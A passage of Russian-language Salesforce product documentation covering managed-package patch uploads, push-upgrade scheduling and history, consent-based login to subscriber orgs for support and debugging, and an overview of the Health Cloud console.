5. Обратите внимание, что поле «Номер версии» отображает увеличенный номер_исправления.
6. Заполните поле «Тип выпуска» для управляемых пакетов.
   - Чтобы загрузить обновляемую версию, выберите значение «Управляемый — выпущенный». Некоторые атрибуты компонентов Salesforce блокируются после загрузки.
   - Чтобы загрузить версию пакета, предназначенную для тестирования небольшой группой пользователей, выберите значение «Управляемый — бета-версия». Данная версия пакета позволяет изменять компоненты и загружать дополнительные бета-версии.

     Прим.: Бета-пакеты могут быть установлены только в организациях Developer Edition или безопасных организациях, поэтому не могут быть доставлены в клиентские организации.
7. При необходимости измените значение поля «Описание».
8. При необходимости введите и подтвердите пароль для доступа к пакету в частном порядке. Чтобы предоставить общий доступ к пакету в каталоге AppExchange, пропустите данные поля.
9. Система Salesforce автоматически выбирает обнаруженные ею требования. Чтобы уведомить установщиков обо всех требованиях к данному пакету, выберите любые другие обязательные компоненты в разделах «Требования к пакету» и «Требования к объекту».
10. Нажмите кнопку **«Загрузить»**.

Чтобы распространить исправление, предоставьте пользователям ссылку для загрузки или запланируйте активную доставку обновления.

СМ. ТАКЖЕ:

- Планирование активной доставки обновления
- Просмотр журнала активной доставки обновления
- Подготовка приложений к распространению
- Управление версиями
- Публикация обновлений к управляемым пакетам

Планирование активной доставки обновления

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Созданная версия исправления пакета может быть развернута с помощью активной доставки обновления.

Совет: Компания Salesforce настоятельно рекомендует выполнять активную доставку обновлений пакета указанным ниже способом.

1. Прежде чем отправить обновление подписчикам, разверните нужное обновление в собственной организации для тестирования и устранения возможных ошибок.
2. Уведомите клиентов о процессе управления изменениями и выполните активную доставку готового обновления в небольшое количество организаций. Сначала рекомендуем воспользоваться безопасными организациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления:

- «Передача пакетов AppExchange»

3. При достижении ожидаемого результата выполните активную доставку обновления в большее количество организаций.
4. Объявите предыдущую версию пакета нерекомендуемой в основной организации разработки. При необходимости замените версию, доступную в каталоге AppExchange, и обновите пакет Trialforce.
5. Если исправление, являющееся обновлением, доставлено в организации подписчиков, выполните повторную интеграцию внесенных изменений в основной организации разработки. Дополнительную информацию об интеграции исправлений в основной организации разработки см. в разделе «Работа с версиями исправления» *Руководства ISVforce*.

Дополнительную информацию см. в разделе «Рекомендации по работе с активной доставкой обновлений и версиями исправлений» на странице 7478.

Планирование активной доставки обновления с помощью интерфейса пользователя

1. Выполните вход в основную организацию разработки (вместо организации исправления, использованной для загрузки новой версии).
2. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
3. Щелкните имя управляемого пакета, для которого следует активировать обновление.
4. Откройте вкладку **«Версии»** на странице сведений о пакете и нажмите кнопку **«Активная доставка обновлений»**.
5. Нажмите кнопку **«Запланировать активную доставку обновлений»**.
6. Выберите нужную версию пакета в раскрывающемся списке **«Версия исправления»**.

   Прим.: Активная доставка бета-версий запрещена.

7. Для запланированной даты начала введите время начала активной доставки обновления.
8. Выберите целевые организации в разделе «Выбрать целевые организации». Организация, которая уже приняла активную доставку обновления для выбранной версии пакета, не отображается в данном списке. Чтобы выбрать нужные организации, выполните одно из указанных ниже действий.
   - Введите критерий для фильтрации по имени или коду организации. Имена могут совпадать частично, тогда как коды должны совпадать полностью.
   - Выберите производственную или безопасную организацию в раскрывающемся списке **«Организации»**.
   - Выберите организации, в которых уже установлена отдельная версия.
   - Выберите отдельные организации или установите флажки **«Выбрать все»** и **«Отменить выбор»**.

Ниже перечислены сведения об организации, доступные в данном разделе.

Поле	Описание
Текущая версия	Текущая версия пакета, установленная в организации.
Код организации	Уникальный код организации в системе Salesforce.
Имя организации	Имя организации. При выборе данного имени отображается журнал обновления для организации.
Основной контакт	Имя контакта, установившего пакет.

9. Нажмите кнопку **«Запланировать»**. Чтобы остановить выполняемую активную доставку обновления, нажмите кнопку **«Отменить»**.

Планирование активной доставки обновления с помощью Enterprise API

1. Выполните проверку подлинности в основной организации разработки (вместо организации исправления, используемой для загрузки новой версии) в соответствии с используемым инструментом.
2. Определите нужную версию пакета для обновления подписчиков путем запроса объекта MetadataPackageVersion.
3. Составьте список организаций подписчиков, которые можно обновить путем запроса объекта PackageSubscriber.

   Прим.: В случае извлечения более 2 000 подписчиков используйте вызов `queryMore()` SOAP API.

4. Создайте объект PackagePushRequest. Объекты PackagePushRequest используют параметр PackageVersionId и, по желанию, ScheduledStartTime для указания времени запуска активной доставки. Если параметр ScheduledStartTime не установлен, активная доставка начнется при настройке статуса параметра PackagePushRequest в значение «Ожидание»;
5. Создайте PackagePushJob для каждого соответствующего подписчика и свяжите его с объектом PackagePushRequest, который был создан на предыдущем шаге.
6. Запланируйте активную доставку обновления, изменив статус PackagePushRequest на «Ожидание».
7. Проверьте статус объектов PackagePushRequest и PackagePushJob путем запроса полей «Статус». Если статус имеет значение «Создано» или «Ожидание», можно отменить активную доставку обновления, изменив статус PackagePushRequest на «Отменено». Активную доставку обновления со статусом «Отменено», «Успешно» «Сбой» и «Выполняется» отменить нельзя.

   Прим.: В случае активной доставки обновления более 2 000 подписчиков используйте Bulk_API для пакетной обработки задания.

Пример кода и подробные сведения см. в описании объектов в *Справочном руководстве по объектам для Salesforce и Force.com* или *Руководстве разработчика SOAP API*.

Просмотр журнала активной доставки обновления

Рекомендации по работе с активной доставкой обновлений и версиями исправлений

СМ. ТАКЖЕ:

Просмотр сведений об активной доставке обновления

Подготовка приложений к распространению

Управление версиями

Публикация обновлений к управляемым пакетам

Просмотр журнала активной доставки обновления

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений обо всех активных доставках обновления, отправленных организацией, введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**. Щелкните имя пакета, который нужно просмотреть, а затем кнопку **«Активная доставка обновлений»**.

Страница «Журнал активной доставки обновления» содержит статусы для всех отложенных и предыдущих активных доставок. Чтобы отфильтровать журнал активной доставки обновления, выполните указанные ниже действия.

1. Выберите номер версии из раскрывающегося списка. Отсутствие выбранной версии рассматривается системой как выбор всех версий.
2. Выберите как минимум один статус в списке «Статус». Отсутствие выбранного статуса рассматривается системой как выбор всех статусов.
3. Чтобы отфильтровать список, нажмите кнопку **«Применить»**. Чтобы удалить все фильтры, щелкните ссылку **«Очистить»**.

Ниже перечислены сведения, доступные в журнале.

Столбец	Описание
Действие	Чтобы остановить выполняемую активную доставку обновления, нажмите кнопку **«Отменить»**.
Дата начала	Запланированные дата и время начала активной доставки обновления.
Статус	Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).
`Target`	Имя организации для активной доставки обновления. При наличии нескольких организаций данное поле содержит только первую организацию в очереди, а также общее количество выбранных организаций. Чтобы просмотреть дополнительную информацию об активной доставке обновления и каждой отдельной организации, щелкните данную ссылку.
Версия	Номер версии доставленного пакета.

Просмотр сведений об активной доставке обновления

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала активной доставки обновления:

- «Передача пакетов AppExchange»

Просмотр журнала обновлений организации

СМ. ТАКЖЕ:

Просмотр сведений об активной доставке обновления
Подготовка приложений к распространению
Управление версиями
Публикация обновлений к управляемым пакетам

Просмотр сведений об активной доставке обновления

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений об отдельном активном уведомлении, отправленном организацией, введите строку enter *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**. Щелкните имя пакета, который нужно просмотреть, а затем кнопку **«Активная доставка обновлений»**. При выборе имени в поле «Цель» пользователь переходит на страницу «Сведения об активной доставке обновления», которая содержит информацию о задании и всех соответствующих организациях.

Ниже перечислены общие сведения об активной доставке обновления, доступные в разделе «Сведения о задании».

Поле	Описание
Дата окончания	Дата и время завершения активной доставки обновления.
Пропустить ошибки тестирования Apex	Указывает, были ли пропущены ошибки тестирования Apex, которые могли стать причиной неправильной работы установленного приложения.
Запланировано	Имя пользователя, инициировавшего активную доставку обновления.
Дата начала	Запланированные дата и время начала активной доставки обновления.
Статус	Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).
Версия	Номер версии доставленного пакета.

Раздел «Организации» содержит список всех организаций, принявших активную доставку обновления. Организации могут быть отфильтрованы с помощью поля поиска, в котором следует указать критерий фильтрации, определяемый именем или кодом организации. Имена могут совпадать частично, тогда как коды должны совпадать полностью. Кроме того, раскрывающийся список позволяет фильтровать организации по статусу активной доставки обновления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений об активной доставке обновления:

- «Передача пакетов AppExchange»

Ниже перечислены сведения, доступные для каждой организации.

Поле	Описание
Duration	Время, затраченное на активную доставку обновления.
Тип ошибки	Тип возникшей ошибки (при ее наличии). Пояснения к ошибке активной доставки обновления могут быть просмотрены в свертываемом разделе. Чтобы повторить активную доставку обновления, нажмите кнопку **«Повторить»**.
Код организации	Уникальный код организации в системе Salesforce.
Имя организации	Имя организации. При выборе данного имени отображается журнал обновления для организации.
Начало	Запланированные дата и время начала активной доставки обновления.
Статус	Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).

СМ. ТАКЖЕ:

- Просмотр журнала активной доставки обновления
- Планирование активной доставки обновления
- Подготовка приложений к распространению
- Управление версиями
- Публикация обновлений к управляемым пакетам

Просмотр журнала обновлений организации

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений об отдельной организации-получателе активной доставки обновления введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**. Щелкните имя пакета, который нужно просмотреть, а затем ссылку «Цель». Ниже перечислены сведения, которые отображаются при выборе имени организации в целевом списке.

Поле	Описание
Текущая версия	Текущая версия пакета, установленная в организации.
Код организации	Уникальный код организации в системе Salesforce.
Имя организации	Имя организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала активной доставки обновления:

- «Передача пакетов AppExchange»

Поле	Описание
Основной контакт	Имя контакта, установившего пакет.
Адрес эл. почты основного контакта	Адрес эл. почты издателя пакета.
Статус	Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).

Ниже перечислены сведения, доступные в журнале активной доставки обновления.

Поле	Описание
Действие	Чтобы просмотреть сведения о задании, нажмите кнопку **«Просмотр сведений»**.
Дата начала	Запланированные дата и время начала активной доставки обновления.
Статус	Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).
Версия	Номер версии доставленного пакета.

СМ. ТАКЖЕ:

- Просмотр сведений об активной доставке обновления
- Просмотр журнала активной доставки обновления
- Создание и загрузка исправлений
- Планирование активной доставки обновления
- Подготовка приложений к распространению
- Управление версиями
- Публикация обновлений к управляемым пакетам

Рекомендации по работе с активной доставкой обновлений и версиями исправлений

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Ниже перечислены рекомендации по планированию активной доставки.

- Чтобы минимизировать возможное влияние на подписчиков, рекомендуем планировать активную доставку обновлений на непиковые часы работы клиентов, а также вне расписания обслуживания основных выпусков системы Salesforce.
- Настоятельно не рекомендуем изменять правила проверки, поля формулы и ошибки, обнаруженные в триггерах Apex, по причине возможных негативных последствий для интеграций подписчиков.
- Страницы Visualforce, обновляемые во время активной доставки обновления, могут стать недоступными в результате изменения страницы или контроллера.

Ниже перечислены дополнительные рекомендации по созданию версии исправления.

- Исправление не должно содержать видимых изменений пакета. При активной доставке обновлений подписчики уведомляются только об изменении номера версии пакета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления или создания организации по разработке исправления:

- «Передача пакетов AppExchange»

Публикация пакетов. Вопросы и ответы

Как оцениваются пакеты?

Какие типы компонентов можно публиковать?

СМ. ТАКЖЕ:

Установка пакетов. Вопросы и ответы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как оцениваются пакеты?

Подобно большинству веб-сайтов, каталог AppExchange содержит отзывы и рейтинги клиентов, позволяющие сообществу пользователей Salesforce определять степень полезности пакета.

Какие типы компонентов можно публиковать?

Система позволяет публиковать любую совокупность компонентов (например, вкладки, отчеты и панели мониторинга), предназначенную для решения конкретной бизнес-задачи. При необходимости данные компоненты могут быть объединены в пакет. . Независимо от компонентов, добавляемых в пакет, данные никогда не добавляются.

Поддержка подписчиков приложения

Поддержка клиентов AppExchange, просмотр организаций и сведений об организациях-подписчиках.

Поддержка клиентов AppExchange

Организации подписчика

Просмотр сведений о подписчике

Запрос доступа на вход в систему от клиента

Перед входом в систему организации подписчика запросите доступ на вход в систему от клиента.

Выполнение входа в организацию подписчика

Устранение неисправностей в организациях подписчика

Войдя в организацию подписчика как пользователь, вы получаете доступ, которого нет у подписчика. Вы видите замаскированный код в своих пакетах «Управляемый — выпущенный», можете просматривать журналы, которые недоступны подписчику, и инициировать сеансы ISV Customer Debugger.

Поддержка клиентов AppExchange

Поддержка конечных пользователей осуществляется самими издателями приложений. Клиенты, обращающиеся в службу поддержки Salesforce по вопросам использования приложений, перенаправляются на соответствующие вкладки «О программе» и «Поддержка», содержащие сведения о поддержке. Убедитесь, что приложения, опубликованные в каталоге AppExchange, содержат необходимые сведения о поддержке.

Если установлено приложение для управления лицензиями (LMA), то администратор может выполнить вход в организацию клиента с целью оказания необходимой поддержки. Данная функция доступна только для управляемых пакетов, прошедших проверку безопасности. Дополнительную информацию см. в разделе «Выполнение входа в организацию подписчика».

Организации подписчика

Данная страница содержит список организаций, установивших пакет. Чтобы быстро найти нужную организацию, введите имя подписчика или код организации в поле поиска и нажмите кнопку **«Поиск»**. Чтобы просмотреть подробные сведения об организации подписчика, щелкните имя нужной организации.

Прим.: Данный список содержит только тех подписчиков, которые установили как минимум один управляемый пакет, связанный с LMA.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:

- «Вход в организацию подписчика»

Просмотр сведений о подписчике

Страница «Общие сведения о подписчике», открывающаяся при выборе имени организации на вкладке **«Подписчики»** в приложении для управления лицензиями, содержит подробные сведения о каждой организации подписчика. Данные сведения позволяют получить представление о применениях приложения и могут использоваться для устранения неисправностей.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:

- «Вход в организацию подписчика»

Раздел «Сведения об организации»:

- Имя и контактные данные извлекаются со страницы «Сведения о компании» в меню «Настройка» в организации подписчика. Эти сведения могут отличаться от данных, указанных в интересах, организациях или контактах LMA.
- Код организации — это уникальный код, определяющий организацию данного клиента в системе Salesforce.

- Экземпляр определяет центр данных Salesforce, обслуживающий организацию данного клиента, и время обновления текущего выпуска Salesforce. Чтобы определить версию системы Salesforce, используемую клиентом, посетите сайт trust.salesforce.com.

Кроме того, страница содержит указанные ниже связанные списки.

Ограничения
Сведения о пространстве файлов, пространстве данных и количестве запросов API, связанных с данным клиентом (в процентах).

Полномочия входа предоставлены
Список пользователей, предоставивших полномочия входа, и дата истечения срока их действия.

Пакеты и лицензирование
Список всех пакетов, установленных в данную организацию и связанных с данным приложением для управления лицензиями. Для каждого пакета отображается версия приложения, используемая клиентом, общее количество лицензий, предоставленное подписчику, и количество использованных лицензий. Данные сведения должны соответствовать записи лицензии для подписчика в приложении для управления лицензиями.

Запрос доступа на вход в систему от клиента

Перед входом в систему организации подписчика запросите доступ на вход в систему от клиента.

Чтобы запросить доступ на вход в систему, попросите пользователя перейти к личным параметрам и нажать либо **«Предоставить полномочия входа в организацию»**, либо **«Предоставить полномочия входа»**. Если публикатор отсутствует, действует один из следующих вариантов.

- Системный администратор отключил функцию предоставления доступа пользователям, не являющимся администраторами.
- Пользователь не имеет лицензии на пакет.
- Пакет лицензирован для всей организации. Только администраторы с полномочиями «Управление пользователями» могут предоставлять доступ.
- В организации включен параметр **«Администраторы могут выполнять вход от имени любого пользователя»**.

Прим.: Если параметр **«Администраторы могут выполнять вход от имени любого пользователя»** отключен, то доступ действителен в течение выбранного периода и может быть отменен в любое время. Все изменения, внесенные пользователем от имени подписчика, регистрируются в контрольном журнале.

Выполнение входа в организацию подписчика

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:
- «Вход в организацию подписчика»

Прим.: Данная функция доступна только организациям с полной лицензией Salesforce.

Чтобы выполнить вход после предоставления доступа, выполните указанные ниже действия.

1. Откройте вкладку **«Подписчики»** в приложении для управления лицензиями (LMA).

2. Чтобы быстро найти нужную организацию, введите имя подписчика или код организации в поле поиска и нажмите кнопку **«Поиск»**.
3. Щелкните имя организации подписчика.
4. Щелкните **«Вход»** напротив имени нужного пользователя на странице «Сведения об организации». Обратите внимание, что предоставленные полномочия соответствуют полномочиям пользователя, под именем которого выполнен вход.
5. По завершении выберите пункт **«Назад к общим сведениям о подписчике»** в меню «Настройка». При этом открывается собственная организация.

Прим.: Данный список содержит только тех подписчиков, которые установили как минимум один управляемый пакет, связанный с LMA.

Рекомендации

- При переходе в организацию подписчика выполняется выход из организации по управлению лицензиями (LMO). Чтобы отменить автоматический выход из LMO при входе в организацию подписчика, рекомендуем настроить функцию «Мой домен». Чтобы настроить свой домен, в меню «Настройка» введите *«Мой домен»* в поле «Быстрый поиск» и выберите **«Мой домен»**.
- Рекомендуем предоставлять доступ к организации подписчика только проверенным специалистам отдела информационных технологий и сотрудникам службы поддержки. Помните, что конфигурации и данные клиентов доступны для чтения и записи, поэтому должны быть надежно защищены.
- Чтобы контролировать доступ пользователей, предоставьте полномочие «Вход в организацию подписчика» конкретным сотрудникам службы поддержки посредством профиля или набора полномочий.

Устранение неисправностей в организациях подписчика

Войдя в организацию подписчика как пользователь, вы получаете доступ, которого нет у подписчика. Вы видите замаскированный код в своих пакетах «Управляемый — выпущенный», можете просматривать журналы, которые недоступны подписчику, и инициировать сеансы ISV Customer Debugger.

Устранение неполадок с помощью журналов отладки

Самым простым способом отладки кода в организации подписчика является формирование журналов отладки Apex с результатами выполнения ваших управляемых пакетов. В этих журналах есть строки, которые обычно недоступны подписчикам. Содержимое журнала позволяет быстро установить и устранить неисправности, типичные для данного подписчика.

1. Чтобы настроить журнал отладки, доступный пользователю, сделайте следующее. Введите строку *«Журналы отладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журналы отладки»**.
2. Запустите Консоль разработчика.
3. Выполните необходимые действия и просмотрите созданный журнал отладки.

Обратите внимание, что настроенные или созданные журналы содержат открытый код Apex, поэтому подписчики не могут их просматривать.

Кроме того, если вход выполнен в качестве пользователя, то управляемые пакеты могут использоваться для просмотра и редактирования данных, доступных в защищенных настраиваемых параметрах.

Устранение неполадок с помощью ISV Customer Debugger

Каждая организация по управлению лицензиями может одновременно использовать один бесплатный сеанс работы ISV Customer Debugger. Средство ISV Customer Debugger входит в отладчик Apex Debugger, который, в свою очередь, является частью подключаемого модуля Force.com IDE для Eclipse. Обычно это платная функция. Отладчик Apex Debugger может использоваться только в безопасных организациях, поэтому инициировать сеанс отладки можно только из безопасной среды клиента.

Сведения о средстве ISV Customer Debugger см. в разделе *Руководство разработчика Force.com IDE*: начало работы с ISV Customer Debugger.

СМ. ТАКЖЕ:

- Открытие консоли разработчика

Обеспечение надлежащего совместного ухода за пациентами с помощью консоли Health Cloud

Обеспечение надлежащего ухода за пациентами подразумевает упрощение управления информацией о пациентах и мероприятиями, связанными с их лечением. Health Cloud преобразует представление о взаимодействии координаторов по уходу и пациентов. Консоль Health Cloud обеспечивает обобщенное представление важных записей пациентов, доступ к группе по уходу за пациентом, а также инструменты их объединения для улучшения результатов лечения. Таким образом, формируются прочные взаимосвязи с пациентами и персоналом, что способствует улучшению здоровья.

Для правильного ухода, обоснованных и эффективных решений требуется полная картина данных, предоставляемых системами электронных медицинских карт (EHR). Платформа Health Cloud предоставляет все инструменты для повышения эффективности управления пациентами. Консоль Health Cloud включает следующее.

- Комплексный снимок важных данных пациента из систем EHR.
- Рабочее представление приоритезированных задач для всех пациентов.
- Расписания по уходу, обеспечивающие представление о событиях в истории пациента (например, назначения, предписания, состояния и другие обращения, касающиеся состояния здоровья).
- Настраиваемые планы по уходу, которые устанавливают измеримые цели с помощью задач, назначенных пациенту.

После настройки Salesforce Communities вы также сможете использовать закрытое сообщество пациента, которое объединяет медперсонал и личных сиделок в совместную сеть, отслеживающую соблюдение плана по уходу. Можно назначить владельца оздоровительных задач участникам группы по уходу, включая других медработников, пациентов и членов семьи. Пациент и участники сообщества могут обмениваться личными сообщениями с помощью любых подходящих устройств.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Необходимые инструменты в одном месте

Как занятому специалисту в области здравоохранения вам нужно централизованно управлять данными о пациентах и задачами, которые связаны с лечением. Консоль Health Cloud собирает все, что вам нужно, в полное представление о пациенте, команде лечения и действиях, относящихся к поддержанию здоровья пациента. Консоль также является центральным местом управления коммуникациями между людьми, вовлеченными в лечение пациента. С ее помощью можно отправлять сообщения терапевту или напоминания члену семьи, который отвозит больного к доктору.

Подготовка к работе с консолью Health Cloud

Чтобы начать использовать консоль Health Cloud для управления данными о пациентах, нужно выполнить настройку.

Использование планов ухода для помощи пациентам в достижении целей

Без труда контролируйте проблемы со здоровьем с помощью целей и задач, назначенных пациенту или сиделкам, чтобы пациент не выбился из графика и улучшил состояние своего здоровья. Настраиваемые планы ухода представляют собой план мероприятий по улучшению здоровья пациента.

Шаблоны плана по уходу для упрощения работы с пациентами

Шаблоны плана по уходу значительно упрощают рабочие процессы, позволяя координаторам по уходу создавать настраиваемые планы по уходу за пациентами всего несколькими щелчками мыши. Координаторы могут пакетом добавлять проблемы, цели и задачи к плану по уходу за пациентом. Предварительно созданные шаблоны плана по уходу уменьшают затраты времени на создание плана и реализуют стандарты ухода, улучшающие результаты лечения.

Отслеживание медицинских мероприятий в истории пациента по временной шкале

Временная шкала пациента позволяет в хронологическом порядке просматривать события и действия, связанные с медицинским обслуживанием пациента.

Привлечение пациентов в закрытое сообщество пациента

Группа по уходу — это центр закрытого сообщества пациента, где каждый участник помогает вашему пациенту достичь целей плана по уходу. В нее входят медицинские работники в вашей организации и за ее пределами, а также члены семьи пациента.

Управление риском для пациентов с помощью Wave for Health Cloud

Wave for Health Cloud Приложение Risk Stratification содержит готовые панели мониторинга Wave, с помощью которых можно идентифицировать пациентов, входящих в группу риска, и внести их в программу оказания медицинского ухода Health Cloud. С помощью панелей мониторинга с настраиваемыми данными пациентов и диаграммами вы можете получить новое представление о пациентах, которыми занимается ваша компания.

Общие сведения о протоколах и статьях

Компонент Salesforce Knowledge позволяет без труда создавать содержимое и управлять им, а также делать его доступным для других специалистов в области здравоохранения, пациентов и участников медицинских бригад. Статья может содержать протоколы, которые используются для управления условиями или могут содержать учебные материалы, которые направляются пациентам. Написание, редактирование, публикация и добавление статей в архив на вкладке «Управление статьями», а также поиск и просмотр опубликованных статей на вкладке «Статьи».

Клавиши быстрого доступа для консоли Health Cloud

Клавиши быстрого доступа позволяют быстро выполнять действия без использования мыши.

Ограничения для консоли Health Cloud

Изучите ограничения по отображению, доступу и настройке консоли Health Cloud.

Необходимые инструменты в одном месте

Как занятому специалисту в области здравоохранения вам нужно централизованно управлять данными о пациентах и задачами, которые связаны с лечением. Консоль Health Cloud собирает все, что вам нужно, в полное представление о пациенте, команде лечения и действиях, относящихся к поддержанию здоровья пациента. Консоль также является центральным местом управления коммуникациями между людьми, вовлеченными в лечение пациента. С ее помощью можно отправлять сообщения терапевту или напоминания члену семьи, который отвозит больного к доктору.

ВЕРСИИ

Health Cloud доступно в Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Общие сведения о консоли Health Cloud

Можно просматривать общую картину своей врачебной нагрузки, включая требующие внимания задачи, новых пациентов и все взаимодействие с пациентами. Консоль дает возможность работать с отдельными пациентами и соответствующими планами по уходу, историями болезни и группами по уходу на отдельных вкладках. Таким образом, можно работать одновременно с несколькими пациентами.

Просмотр What's in Store на странице «Сегодня»

Начинайте свой день на странице «Сегодня», чтобы увидеть полную картину всего, что поможет улучшить этот день.

Используйте Chatter, чтобы быть в курсе событий

Лента What's Happening на платформе Salesforce Chatter позволяет пользователю получать новейшие сведения о том, что происходит с пациентами и участниками рабочей группы. Chatter — это приложение в системе Salesforce, позволяющее общаться и безопасно обмениваться информацией с людьми в режиме реального времени. Ленты Chatter содержат собственные сообщения и комментарии, сообщения и комментарии других пользователей, а также обновления для записей, опубликованные в организации Salesforce.

Управление уходом за пациентами с помощью настраиваемых списковых представлений

С помощью настраиваемых списков пациентов можно организовать основной список в более маленькие списки на основе таких критериев, как общий протокол, диагнозы и планы лечения. Например, основной список недавно выписанных пациентов, перенесших хирургическую операцию, можно разбить по группам по типу проведенного вмешательства. Также можно рассылать напоминания о встречах, опросы или обучающие материалы нескольким лицам сразу, не проводя эти действия для отдельных пациентов.

Используйте карту пациента для полного представления о нем

Для эффективного управления пациентами необходим доступ к их данным. Карта пациента содержит и отображает наиболее важные сведения из медицинской документации (например, данные о заболеваниях и лекарствах, контактная информация). Информацию можно с легкостью просматривать, при этом не требуется поиск или переход на другие страницы.

Поиск образовательных статей и протоколов

Используйте виджет базы знаний для получения сведений о своих пациентах. Поиск протоколов, образовательных статей и видеоматериалов, а также ссылок на веб-сайты можно осуществлять с консоли, не покидая текущую страницу, на которой работаете.

Общие сведения о консоли Health Cloud


Можно просматривать общую картину своей врачебной нагрузки, включая требующие внимания задачи, новых пациентов и все взаимодействие с пациентами. Консоль дает возможность работать с отдельными пациентами и соответствующими планами по уходу, историями болезни и группами по уходу на отдельных вкладках. Таким образом, можно работать одновременно с несколькими пациентами.

На основной вкладке представлена медицинская информация о пациенте из его карты. На вложенных вкладках отображается такая информация о пациенте, как план по уходу, расписание, сведения о медицинском оборудовании и предписания. Можно открыть несколько вложенных вкладок для одного пациента.

ВЕРСИИ


Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



